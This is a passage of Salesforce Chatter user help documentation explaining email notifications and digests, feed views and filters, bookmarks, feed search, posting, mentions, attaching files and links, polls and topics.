  3. In the `Reply-To` section, copy the email address that looks like: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.na1.salesforce.com`.
  4. Paste the reply-to address in the `To` field of your reply email.

Liking Posts and Comments

Configuring Chatter Email Notifications and Digests

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter can email you every time someone follows you, posts to your profile or groups, and more. You can also receive daily or weekly user and group email digests. User digests include the updates you see in your own Chatter feed, such as updates about the people, records, and files you follow and your groups. Group digests include the updates you see in a particular group's Chatter feed, and are configurable on a group-by-group basis.

Note: To receive Chatter email notifications and digests, your administrator must enable email notifications for your organization.

To configure your Chatter email settings:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Chatter Setting** > **Chatter Email Settings**.
   - If you clicked **My Settings**, select **Chatter** > **Email Notifications**.
3. Select `Receive emails` to receive Chatter email.

Warning: Deselecting this option prevents you from receiving all Chatter email notifications.

4. Select the types of Chatter email you want to receive.
5. Click **Save**.

Consider these email notification tips.

- When configuring your user and group digests, specify whether you want to receive each digest daily or weekly. Daily digests include the 50 latest posts from the previous day while weekly digests include the 50 latest posts from the week. Both include the three latest comments on each post. Alternatively, when configuring group digests, you can choose to receive an email every time someone posts to the group.
- Chatter sends daily digests at approximately 12:00 a.m. every day, and weekly digests at approximately 12:00 a.m. on Sunday. For user digests, the time is according to the user's time zone. For group digests, the time is according to the organization's time zone.
- If you configure Chatter to send digests but you don't receive any, it's likely that the people and items you're following have no new updates.
- Whenever you join or are added to a group, you don't receive email notifications initially because they're turned off by default. You can use `Set default frequency for groups I join:` to choose how often you want to receive emails when joining new groups. Changing the default frequency doesn't affect the groups you already belong to.

  Note: If your organization existed prior to the Summer '11 release and is a Professional, Enterprise, Unlimited, or Developer Edition organization, you may still be receiving daily digests by default.

- If you select `Comments on a post on my profile`, you don't receive a notification when someone comments on changes an administrator makes to your profile.
- If you select `Comments after me` or `Comments on an item I like`, you receive email notifications for up to 10 comments after yours. Commenting again later in the post resets the count and allows you to receive email notifications for up to another 10 subsequent comments.
- If you select `Sends me a message`, you receive email notifications when people send you Chatter messages, including notifications about files that have been shared with you.
- Chatter limits the number of email notifications an organization can send each hour. These limits are subject to change.

Sharing Files with People

What do "company" and "organization" mean in Chatter?

An organization is a single deployment of Salesforce with a defined set of licensed users who may or may not use Chatter. The words "company" and "organization" are used interchangeably in Chatter. So for example, if you see "share a file with all Chatter users in your company," it means you're sharing with everyone in a specific Salesforce organization who uses Chatter.

See Also:
Chatter Overview

Can I invite people from my company who don't have Salesforce licenses?

If enabled by your administrator, you can invite other people from your company. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.

You can invite users from the People tab or when adding members to a group.

Additionally, you can add customers to private groups you own or manage.

WORK WITH FEEDS

Feeds Overview

Chatter feeds show you posts and comments you and other people make, as well as record updates across your Salesforce organization.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Getting the Most Out of Chatter Feeds (2:32 minutes)

You must follow people and records to see their updates in your Chatter feeds. Chatter feeds display on profiles, groups, the Home tab, topic detail pages, and on record detail pages.

The feed updates you see depend on how your administrator has configured feed tracking. Sharing rules and field-level security determine the record changes you see in Chatter feeds. For example, if you don’t have access to a record, you don’t see any updates for that record. Typically, you see feed updates for:

- Record field changes, like changes to record owner and closed opportunities and cases
- Tasks and events
- Converted leads
- Chatter feed comments and posts
- Shared files and links
- Posts, comments, and files on Chatter groups you're a member of

Tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically.

See Also:

Sharing a Chatter Post

Viewing a Particular Feed

Change your Chatter feed to display a particular subset of posts.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

By default, you see your What I Follow feed when you go to your Chatter page. Use the feed selections on the left sidebar of the Chatter page to display a subset of posts in your feed, like only posts that mention you, or posts you bookmarked, or all posts in your company.

1. Click **Feed** to see the available feeds.
2. Click a feed to display the associated subset of posts in your feed.

   What I Follow

   Displays updates for everything you follow, including posts from people you follow, groups you are a member of, and files and records you're following. Use the drop-down list at the top of your feed to further narrow the subset of posts.

   To Me

   Displays posts others make on your profile page and posts and comments where you have been mentioned.

   Bookmarked

   Displays your bookmarked posts in your feed.

   All Company

   Displays all posts and comments from your entire company. This includes posts and comments from:

   - People in your company, the ones you follow and the ones you don't follow
   - Public groups, including the ones you aren't a member of
   - Private groups you are a member of
   - Feed tracked changes for records and fields, including the ones you're not following. You can only see the feed tracked changes for records you have access to and for fields that your administrator configured for tracking.

See Also:

Filtering Your Files List

Filtering Your Chatter Feed

Use filters to condense the number of posts that appear in your Chatter feed.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can only filter your feed on the Chatter page and on record detail pages. The filters are not available on your profile or on group feeds.

Above your feed on the Chatter page, click the down arrow next to Show and select a filter from the drop-down list.

All Updates
: Displays all posts and comments from people and records you follow and groups you're a member of. This filter is selected by default.

Fewer Updates
: Displays all posts and comments from people and records you follow and groups you're a member of, but hides system-generated posts from records that nobody commented on.

  System-generated posts are updates that Salesforce automatically generates when someone creates a new record or changes a tracked field on a record. For example, let's say you're following the Acme account. The account executive for Acme creates a new opportunity. Later, the account executive also changes a tracked field on the Acme account. In both cases, Salesforce automatically generates an update about each change and posts the updates in your Chatter feed and the feed on the Acme account detail page. The Fewer Updates filter hides these system-generated posts in your feed, unless someone has commented on the posts. If you want to see the system-generated posts, select the All Updates filter.

People
: Displays the posts and comments from people you follow.

Groups
: Displays the posts from groups you're a member of.

Files
: Displays posts that include files you follow and posts with files that someone you follow commented on.

Note: Depending on how your administrator has set up your Salesforce application, you may see additional filters to the ones described here.

Filtering Your Record Feed

Use the drop-down filters above the feed on a record page to condense the number of posts that display in your record feed.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Above the feed on a record page, click the down arrow next to Show and select a filter from the drop-down list.

All Updates
: Displays all posts on the record.

Fewer Updates
: Hides the system-generated record posts that nobody commented on.

  Salesforce automatically generates a post when someone creates a new record or changes a tracked field on a record. For example, let's say you're following the Acme account. The account executive for Acme creates a new opportunity. Later, the account executive also changes a tracked field on the Acme account. In both cases, Salesforce automatically generates an update about each change and posts the updates in your Chatter feed and the feed on the Acme account detail page.

The Fewer Updates filter hides these system-generated posts in your feed, unless someone has commented on the posts. If you want to see the system-generated posts, select the All Updates filter.

Note: Depending on how your administrator has set up your Salesforce application, you may see additional filters to the ones described here.

Sorting Your Feed

The **Sort by** drop-down list at the top of your feed sorts the feed by most recent posts or by most recent posts with comments, including polls with new comments.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click **Sort by** at the top of your feed.
2. Select **Post Date** to sort by most recent posts, or **Most Recent Activity** to sort by posts with the most recent comments, including polls with new comments.

   Your feed is sorted by Most Recent Activity by default. You can toggle between sorting by Post Date and Most Recent Activity at any time.

Tip: If you want to keep track of a particular post, use bookmarks. Bookmarks help you find a post quickly, even if the post doesn't have any recent comments.

FEEDS FAQS

I see updates to private groups in my profile feed. Who else can see these updates?

Only the members of a private group can see updates to that group, even on your profile feed.

See Also:

Post Visibility

Can I see a list of records and people I'm following?

To see people and records you follow, view the Following list on your profile and filter the results by user or by an object type. You can also see a list of people following you in the Followers list on your profile.

See Also:

Profile Overview

Why do I only see certain people and records in my Chatter feed?

You only see updates by people and records that you follow. Follow more records and people to see more updates in your Chatter feed on your Home tab and Chatter tab. Click **People** on the Chatter tab to find a list of people in your organization to follow or unfollow.

The People and Records You Auto-Follow Initially

BOOKMARK POSTS

Bookmarks Overview

Bookmarking lets you keep track of individual posts you're interested in.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

After you bookmarked a post, you can quickly find it in your feed using the **Bookmarks** filter on the left sidebar. The **Bookmarks** filter shows you only the posts you bookmarked.

When someone comments on a post you bookmarked, you receive an email notification. Email notifications for bookmarks are enabled by default, but you can change your email notifications in your Chatter Email Settings.

Bookmarks are private and other users can't see which posts you bookmark. There is no limit on the number of bookmarks you can add. When you are no longer interested in a post you saved, you can remove the bookmark and the post no longer appears in your saved posts when you click **Bookmarks**.

Liking Posts and Comments

Removing a Bookmark

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click **Feed** > **Bookmarked** on the sidebar to see your saved posts in your Chatter feed.
2. Find the saved post in your Chatter feed.
3. Click at the top right corner of the post to expand the drop-down menu.
4. Click **Remove Bookmark**.

When you remove a bookmark from a post, the post no longer appears in your saved posts when you click **Bookmarked**.

See Also:

Configuring Chatter Email Notifications and Digests

Viewing Your Recommendations

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter provides recommendations to help you identify the people, groups, files, and records that closely relate to your job and interests. The more recommendations you accept, the more updates you see in your feed.

- Click **Follow** next to the person, record, or file you want to follow.
- Click **Join** to become a group member.
- Click × to dismiss a recommendation.
- Click **More** to display the Recommendations page where you can use the side filters to narrow your recommendations to people, files, records, or groups.

FIND INFORMATION IN FEEDS

Searching in Feeds

Quickly find information in posts and comments across Chatter.

- Use the header search box (Global Search) to find information in feeds across Chatter.
- To find information in a specific Chatter feed, use feed search ( ) in that context.
- To create a quick shortcut to a frequently performed search in Chatter, save a feed search as a favorite and click the favorite link from the Chatter page.

Chatter Feed Search Results

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Using Smart Search (2:12 minutes)

Search results for Chatter feeds display posts and comments that include your search terms.

Chatter feed searches aren't affected by your search scope; Chatter feed search results include matches across all objects.

Note: Changes to record fields aren't included in search results. For example, if you've enabled feed tracking on the `Billing Address` field for the Acme account and modified the Acme billing address, search results for `Acme` include ***Acme — Suzanne Powell*** *Looking for volunteers to help with the Acme account*, but don't include ***Acme — Suzanne Powell*** *changed Billing Street to 10 Main Road.*

- Sort your search results by posts only or by posts and comments, just as in feeds.
- Comment on, like, share, bookmark, and delete posts in the search results, just as in feeds.
- Add, edit, or delete topics on posts in the search results, just as in feeds.
- Follow, share, download, preview, and upload new versions of files in the search results, just as in feeds.
- View the detail pages for Chatter files, groups, topics, and people by clicking the respective name in the update.
- View a single feed update by clicking the timestamp below the update, for example, **Yesterday at 12:57 AM**.
- Click **Add to Favorites** to save a Chatter feed search to your favorites on the Chatter tab.

To view search results for records, such as accounts, contacts as well as Chatter people, groups, topics, and files, click **Records** at the top left of the page.

Tip: For a more focused search of the feeds in a specific group, profile, record, or other Chatter feed, use feed search.

Searching in a Specific Feed

Use feed search to find information in a feed in a specific context.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can search for information in feeds on a user's profile, a record, in a public or private group (if you're a member), and on the Chatter and Home tabs. A contextual feed search is helpful when you want to confirm or check if something was once discussed in that specific feed.

1. Click above the feed to look for information in that feed. For example, use the feed search on a group's page to find information in that group.

2. Type your search terms and press ENTER or click .

   You can search for hashtag topics, mentions, and files posted in the feed, or refine your search using wildcards, operators, and quotation marks to match on exact phrases.

   Tip: To search for hashtag topics with multiple words, use brackets after the hashtag and around the words. For example, to find all instances of #Universal Paper, type `#[universal paper]` in the search box.

   Search results display with matching terms highlighted. Filters or sorting criteria used in the feed apply to feed search results as well.

Click to clear your search results and return to the feed.


Feed search behavior may vary slightly depending on where you perform the search.

- Feed search is not supported for feeds on list views or topic feeds.
- You can only search feeds you have access to via sharing rules.
- On the Chatter tab, feed search results are also limited by your feed type selections. For example, if you select the To Me feed type, and select additional filters and sorting criteria, all of those criteria apply to the feed search results.
- Feed search results are limited to the posts that are accessible from the context you search within. For example, if you search the feed on a user's profile, the results include the posts and comments accessible from the user's profile. This includes both the posts and comments shared by or with the user.
- Feed search returns matches for file or link names shared in posts, but not in comments.
- Record field changes aren't included in record feed search results.


Adding a Chatter Feed Search as a Favorite

Add a Chatter feed search as a favorite to access feed updates quickly without leaving the Chatter tab.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions



1. Enter terms in the header search box and click **Search**.
2. Click **Search Feeds** to see the posts and comments that include your search terms.
3. Click **Add to Favorites**.



The favorite name on the Chatter page is the same as the search terms you entered. For example, if you searched for `competitive analysis`, your favorite is **competitive analysis**.

Tip: Save a search for a Chatter group name as a favorite to quickly access the group feed from the Chatter page. Similarly, save a search for a person's name as a favorite to quickly see that person's posts, comments, and mentions.

See Also:

Chatter Feed Search Results

Chatter Favorites Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter favorites on the Chatter tab give you easy access to list views, Chatter feed searches, and topics that you want to stay on top of. For example, if you and your coworkers use the hashtag topic #acme to track information about your customer Acme, you might want to add #acme as a favorite so you can easily access these updates without leaving the Chatter tab.

You can have up to 50 favorites. If you haven't added any favorites, the Favorites section doesn't appear on the Chatter tab.

Chatter displays the four favorites most recently added or viewed.

- Click a favorite to see the updates.
- Click ***x* more** to see all your favorites.
- Click ✖, which appears on hover, to remove a favorite.

Contribute to Feeds

Create Posts

Posts

Write a post to share information and collaborate with other people inside and outside your organization.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Posting is a great way to collaborate with other people. Write a post to tell people what you are working on, ask questions, or answer someone else's question in a comment to their post. You can also attach a file or link to your post, add topics, or mention someone.

You can collaborate with people inside and outside your company. For example, post to a group that allows you to share information with customers.

Posts and comments can be up to 1,000 characters long.

Making a Post

Make a post to let people know what you are working on, to ask questions, and share information.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Above your feed, click **Post** or just click the text box.
2. Type your update in the text box.

   You can add hashtag topics and mention people.
3. Below the text box, select **My Followers** to publish the post on your profile, or select **A Group**, type part of the group's name in the Search Groups field, and select the group from the drop-down list. You can only select a group you're a member of.
4. Click **Share**.

Immediately after posting, you can add topics to help organize your posts or increase their visibility.

See Also:

Deleting a Post
Post Visibility

Deleting a Post

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can only delete your own posts.

1. Next to the post, click to expand the drop-down menu.
2. Click **Delete** to delete the post and all its comments.

   When you delete a post that includes a file, you're not deleting the file, just the reference to the file; the file remains in its original location.

Post Visibility

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

A record page	To the record only	• Everyone following this records and has permission to access the record sees your post in the What I Follow feed. • People that are mentioned in the post and have permission to access the record see the post in the What I Follow, To Me, and profile feeds.	Everyone with permission to access the record can see your post on the record detail page, on your profile, in feed search results, and in the All Company feed.	If you attach a file to the post, the file is associated with the record. Everyone with sharing rights to the record has access to the file.

Can I prevent people from seeing my posts?

Anyone except customers can see your posts on your profile, and people following you can see your posts in their Chatter feed. However, if you change a record, only people who have permission to see the record can see the record update a feed.

See Also:

Sending Chatter Messages

Do posts that I make on a group appear on my profile where others can see them?

Yes, but who can see the posts depends on the type of group. If you post to a group that is:

- Public, anyone except customers can see the post on your profile.
- Private, only other group members can see the post on your profile.
- Private and allows customers, all members can see the post in the group, but only non-customer members can see the post on your profile.

Chatter Groups Overview

MENTION PEOPLE

Mentions

When you post or comment in Chatter, you can mention a person's name to make sure that person sees your update.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Enhancing Your Chatter Posts (1:10 minutes)

Mentioning a person is a way to keep them informed when you're discussing something relevant to them.

For example, let's say your coworker Madison posts that she is looking for leads at the company Universal Paper, and you know that Bob Smith has contacts at that company. You can reply to Madison's post with the comment: “Talk to @Bob Smith—he knows a few folks at the company.” Bob Smith is notified about your post and Madison can click **@Bob Smith** in the update to view Bob's Chatter profile.

Mentioning People in Posts and Comments

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. When writing a post, enter `@` followed by the first few letters of the person's name.
2. Select the person from the list of matches.

   The list includes all matches, people you follow and people you don't follow. You can't have more than 25 mentions in a single post or comment.
3. Post your update.

After you posted your update,

- The person's name becomes a link to their profile.
- Your update appears on the mentioned person's profile feed and in their To Me filter.
- Chatter emails a notification to the person you mentioned. The person also receives a notification every time somebody comments on the update where they were mentioned.

Chatter enforces security and sharing rules in Salesforce. If you make a post to a record or private group and mention someone who doesn't have access to that record or isn't a member of the private group, the mention appears as a gray link. The mentioned person won't see your post and won't get notified about the post.

For example, let's say you create a private group for your sales team and forget to add your coworker Sandy Dunn to the group. When you post an update to this group and mention Sandy Dunn, she won't be notified about the update and won't see the update because she's not a member of the private group. If you later add Sandy to the group, Chatter doesn't notify her about the previous mentions.

ATTACH FILES OR LINKS

Attaching a File to a Post or Comment

Share files and links from Salesforce or from your computer with people by attaching them to posts or comments.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can attach all file types, including Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files. The maximum file size is 2 GB.

When you attach a file, consider the following:

- When a file is posted to a feed, everyone in your company can see it even if the file started out as private. Only files posted in a private group stay private within that group.
- Attaching a file from a group or library creates a reference to the file. If you update a file in Salesforce CRM Content, the updates are also reflected in the feed.

1. Click **File** at the top of your feed to attach a file to a post, or **Attach File** below a comment to attach a file to a comment.

   If you're commenting on an update resulting from feed tracking on a file, the **Attach File** option isn't available.
2. Do one of the following:
   - Click **Select a file from Salesforce** to attach a file that someone has already uploaded.
   - Click **Upload a file from your computer** to attach new files from your computer.
3. Browse for the file you want to attach.

   Links, Google docs, documents from the Documents tab, and attachments from the Notes and Attachments related list aren't included in the Select a File to Attach list. For more information about finding files to attach, see Searching for Files to Attach to a Chatter Feed on page 2352.
4. Add a post or comment about the file.

   If you don't enter any text, a generic update is posted with your attachment.

5. Below the text box, select **My Followers** to publish the post on your profile, or select **A Group**, type part of the group's name in the Search Groups field, and select the group from the drop-down list. You can only select a group you're a member of.
6. Click **Share**.

Searching for Files to Attach to a Chatter Feed

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

When you click **File** and **Select a file from Salesforce** on a Chatter feed, a list of files you own and have access to from Chatter and Salesforce CRM Content is displayed. The 25 most recently viewed files are listed by default. When you find the file you want to attach, click **Attach** next to that file.

From the Select a File to Attach list you can see and search a certain group of files by clicking a specific filter on the sidebar.

- **All Files**—All files you own and have access to from Chatter and Salesforce CRM Content, including:
  - ◊ Files that have been shared with you
  - ◊ Files you're following
  - ◊ Files in your Chatter groups
  - ◊ Files in your Salesforce CRM Content libraries
  - ◊ Files attached by other people to a Chatter feed. This includes files attached to all public groups, whether you're a member or not, and private groups you're a member of, but not private groups you're not a member of.
- **Recently Viewed**—The most recent files you've viewed.
- **MY FILES**—All files you own, files shared with you, and files you follow.
  - ◊ **Files I Own**—Files you have:
    - Uploaded on the Home or Files page. These are private and not shared with anyone, but you can view them, perform actions, share them, and attach them to Chatter feeds.
    - Attached to Chatter feeds from your computer.
    - Uploaded to Salesforce CRM Content libraries you're a member of and your personal library.
  - ◊ **Files Shared with Me**—All files that have been shared with you either by a private share or a public post to your profile.
  - ◊ **Files I Follow**—All files that you're following.
- **FILES IN MY GROUPS**—All files you and other people shared to groups you're a member of. The last five groups you've visited are listed.
- **FILES IN MY LIBRARIES**—All files you and other people uploaded to libraries you're a member of and all files you uploaded to your personal library. The first five libraries you're a member of, including your personal library, are listed. If you're a member of more than five libraries, click **More** to see a complete list.

Note: Only files from libraries that you're a member of and where you have `Post Content to Chatter Feeds` or `Manage Library` checked in your library permission definition are listed.

To search for files from the search box:

1. Optionally, click a filter on the sidebar to restrict your search to a specific set of files.
2. Enter your search terms in the search box. You can search by file name, description, owner, type, or within the file's text.
3. Click **Search** to see a filtered list of all relevant files based on your search terms. Or click to clear your search terms.

The Select a File to Attach list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.
- Links attached to posts in Chatter
- Files from your personal library

Performing Actions on a File in a Chatter Feed

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can perform the following actions on files in feeds.

- Preview—Click the file thumbnail or click **More Actions** > **Preview** next to the file.
- Download—Click **More Actions** > **Download** next to the file.
- Upload new version—Click **More Actions** > **Upload New Version** next to the file.
- View file detail page—Click the file name or **More Actions** > **View File Details** next to the file.
- Follow—Click **Follow** next to a file to receive updates about the file in the Chatter feed. Click to stop receiving updates about the file.
- Share—Click **More Actions** > **File Sharing Settings** next to the file to share the file with people, groups, or via link.

To learn who can perform which actions on a file, see File Sharing Settings and Permissions on page 2412.

Viewing Where a File is Shared

Downloading and Previewing a File in a Chatter Feed

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Not only can you download and save files posted to Chatter feeds, you can also preview files in your browser without downloading them.

There are several places in Chatter where you can download and preview files:

- On the **Files** page—Click > **Download** or click the preview () icon next to the file.
- On any Chatter feed—Click **More Actions** > **Download** next to the file, or to preview the file, click on the file thumbnail or click **More Actions** > **Preview**.
- On the Files Owned by list on a profile—Click > **Download** or click the preview () icon next to the file.
- On the Files Shared with list on a group—Click > **Download** or click the preview () icon next to the file.
- In the Notes and Attachments related list on a record, click **Download** next to the feed attachment, or to preview the file, click **Preview** next to the feed attachment.

Previewing a file opens it in your browser with the enhanced document viewer. The enhanced document viewer provides the following capabilities for viewing documents:

- In addition to using the next page (), previous page (), first page (), and last page () icons on the document toolbar, you can navigate page-by-page through a document by right-clicking and choosing **Next Page** and **Previous Page**.
- You can use the scroll bar to move continuously through a document without needing to click the **Next Page** and **Previous Page** icons. Continuous scrolling is not available for PowerPoint files.
- You can jump directly to a page by entering the page number in the page field and pressing Enter.
- From the right-click menu you can choose **Fit Width** to expand the width of the document, or **Fit Full Page** to preview the whole page of the document. The fit width icon () and fit full page icon () are also available on the toolbar.
- From the right-click menu you can choose **Full Screen** to preview the document in full screen mode, or **Exit** to exit full screen mode. The full screen icon () and exit icon () are also available on the toolbar.
- From the right-click menu you can **Zoom In** or **Zoom Out**. The zoom-in icon () and zoom-out icon () are also available on the toolbar.
- You can use the keyboard arrow keys to navigate page-by-page through a document. Click on the document viewer and use the keys as follows:
  - ◊ Right-arrow key: moves a PowerPoint document forward one slide and moves a PDF, Word, or Excel document forward one page.
  - ◊ Left-arrow key: moves a PowerPoint document backward one slide and moves a PDF, Word, or Excel document backward one page.
  - ◊ Up-arrow key: moves a PowerPoint document forward one slide and scrolls a PDF, Word, or Excel document up the page.
  - ◊ Down-arrow key: moves a PowerPoint document backward one slide and scrolls a PDF, Word, or Excel document down the page.

Note: Not all files can be previewed, such as copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews.

Removing and Deleting Files and Links from a Chatter Feed

Removing and Deleting Files and Links from a Chatter Feed

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

There are different ways to remove and delete Chatter files and links depending on where they appear. To remove a file or delete a link from a Chatter feed, you must delete its post. To delete a file, you must go to the file detail page or content detail page. You can only delete a file if you are the file owner. Users with the "Modify All Data" permission can delete all comments, posts, files and links.

Removing a File from a Chatter Feed

To remove a file from a Chatter feed, you must delete its post. When you delete a post that includes a file, you're not deleting the file, just the reference to the file; the file remains in its original location. If the file was attached to a post and not shared in other locations, deleting the post also removes the reference to the file and the file goes back to being private, but can be shared again later.

Removing a File from a Chatter Feed on a Record

There are two ways to remove a file on a Chatter feed on a record:

- Remove the file on a Chatter feed by deleting its post. This deletes the post, removes the file from the feed and from the Notes and Attachments related list, but the file remains in its original location. If the file isn't posted anywhere else, it goes back to being private, but can be shared again later.
- Remove the file on a Chatter feed by clicking **Del** next to the feed attachment on the Notes and Attachments related list. This removes the file from all Chatter feeds where it's been shared and deletes the file from the Notes and Attachments related list. Restore the file by clicking on the Recycle Bin, selecting the file, and clicking **Undelete**. If the file was attached from your computer, a Chatter feed, group, or a Salesforce CRM Content library, deleting it from the Notes and Attachments related list also removes it from the post, but doesn't delete it from its original location.

Deleting a link from a Chatter Feed

To delete a link on a Chatter feed, you must delete its post.

Deleting a File from a File Detail Page

Click **Delete** on a file's detail page to delete the file and remove it from all locations where it's been shared. If the file is shared via link, anyone with the link will no longer have access to the file. To restore the deleted file, click on the **Recycle Bin** link on the **Home** page. Select the file and click **Undelete**. The file is restored as well as all of the shares that were associated with it.

Deleting a File from a Content Detail Page

When you post a file in Chatter, the file also appears in Salesforce CRM Content. To delete the file from Chatter, Salesforce CRM Content, and all locations where it's been shared, click the name of the file on the Libraries, Content, or Subscriptions tab. From the content details page, click **Edit** > **Delete Content** to delete the file. Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.To restore deleted content, click on the **Recycle Bin** link in any tab. Select the content and click **Undelete**.

Post Visibility

Attaching a Link to a Post

Share links with people by attaching them to a post.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If you share a URL for which we provide rich media support, your post shows a preview of the linked content. For information about currently supported URLs, see Sites that Generate a Preview in Posts on page 2356.

1. Above your feed, click **Link**.
2. Type the URL to share.
3. Optionally, type a `Link Name`.

   If you leave the Link Name field blank, the preview shows the title or name from the site URL.
4. Optionally, type a post.

   If you don't type any text, a generic update is posted with your link.
5. Below the text box, select **My Followers** to publish the post on your profile, or select **A Group**, type part of the group's name in the Search Groups field, and select the group from the drop-down list. You can only select a group you're a member of.

   If you're posting on someone else's profile or on a record, the **My Followers** and **A Group** options aren't available.
6. Click **Share**.

See Also:

Sites that Generate a Preview in Posts

Sites that Generate a Preview in Posts

When you share a supported URL, your post shows a preview of the content in the link.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Salesforce provides rich media support for various URLs. Previews are powered by Embed.ly, a third-party service, and include thumbnails, descriptions, and video players for links to videos.

Currently, we display previews for links to content on:

bloomberg.com	box.com	businessinsider.com	economist.com
engadget.com	en.wikipedia.org	finance.yahoo.com	forbes.com
google.com/finance	huffingtonpost.com	marketwatch.com	mashable.com
npr.com	nytimes.com	online.wsj.com	readwrite.com
reuters.com	scribd.com	slideshare.net	soundcloud.com
techcrunch.com	ted.com	thenextweb.com	venturebeat.com
vimeo.com	washingtonpost.com	wired.com	youtube.com

If a post doesn't render a link as a rich preview in the feed, the URL domain for that link either isn't supported or Embed.ly was unable to return the preview content for the URL.

We don't share any content, user, organization, or account data with Embed.ly. We only share the URLs that are on the domain whitelist. Additionally, all of our URL requests pass through a Salesforce proxy, meaning Embed.ly never receives calls directly from the client and therefore doesn't have information about who's making the URL request.

Attaching a Link to a Post

ADD A POLL

Polls

Use polls to conduct a survey. A poll contains a list of choices in a feed post that lets people cast a vote by selecting one of the choices.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Polls are a great way to get people's opinions. For example, you are in charge of planning an annual sales meeting and need to find out when most people are available to attend the meeting. Instead of emailing everybody in the sales organization, you could create a poll in the Sales Chatter group that lists possible dates and ask people to vote for the date that works best for them.

When you create a poll, anybody with access to the feed or the poll can vote on the poll. So when you post a poll, consider who you want to participate. For example, if you post a poll in a private group, only the members of that group can see the poll and vote. Keep the following in mind about polls:

- When you create a poll, you can add up to ten choices.
- When voting on a poll, you can only select one choice.
- Polls are anonymous. You can see how many people voted, but you can't see who voted.
- Click **Refresh** to see the latest poll result and the number of votes that were cast.
- You can't repost a poll.
- People can only cast one vote, but they can change their vote.
- You can mention someone and include hashtag topics in the poll question.
- You and others can add topics to your poll question after posting.
- The email notification options you enabled in your Chatter Email Settings apply to polls just as they do to posts. For example, if you get a notification whenever someone comments on a post you made, you also get an email notification when someone comments on a poll you posted.

Note: The poll result doesn't always add up to 100 percent due to rounding. For example, if a poll has three choices and each gets one vote, the result adds up to 99 percent.

CATEGORIZE POSTS WITH TOPICS

Viewing All Topics

Use the topics list to discover the topics that people are talking about in your organization. All topic names appear in this list, including topics used solely in private groups or on records.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Discover and Organize with Chatter Topics (3:41 minutes)

To view the topics list, on the left side of the Chatter page, click **Topics**.

In the topics list, you can:

- Click a topic name to see the topic detail page.
- Click to add a topic to your favorites on the Chatter page.
- Filter the list of topics to narrow down what you're looking for.
- Search for topics by name.

Tip: Use global search to search topic names and descriptions.

Filters for Sorting the Topics List

Use the topic filters to narrow the topics list to your favorite topics or topics you use, and then sort the topics by the number of people talking about them or alphabetically by name.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

On the Topics list, under Show, you can filter the topics.

All

All topics that have been added to posts in your organization

My Favorites

Topics you added to your favorites

Topics I Use

Topics you added to posts and topics on posts that you commented on

Within the topics you filtered, you can sort by the following columns.

People Talking About This

Sorts by the number of people talking about the topic. This includes:

- The number of people adding the topic to updates
- The number of people commenting on posts with the topic

Name

Sorts alphabetically by the topic name.

Viewing Details About a Topic

View a topic detail page to see the topic description and a feed that includes updates about the topic, even from people you don't follow and public groups you aren't a member of.

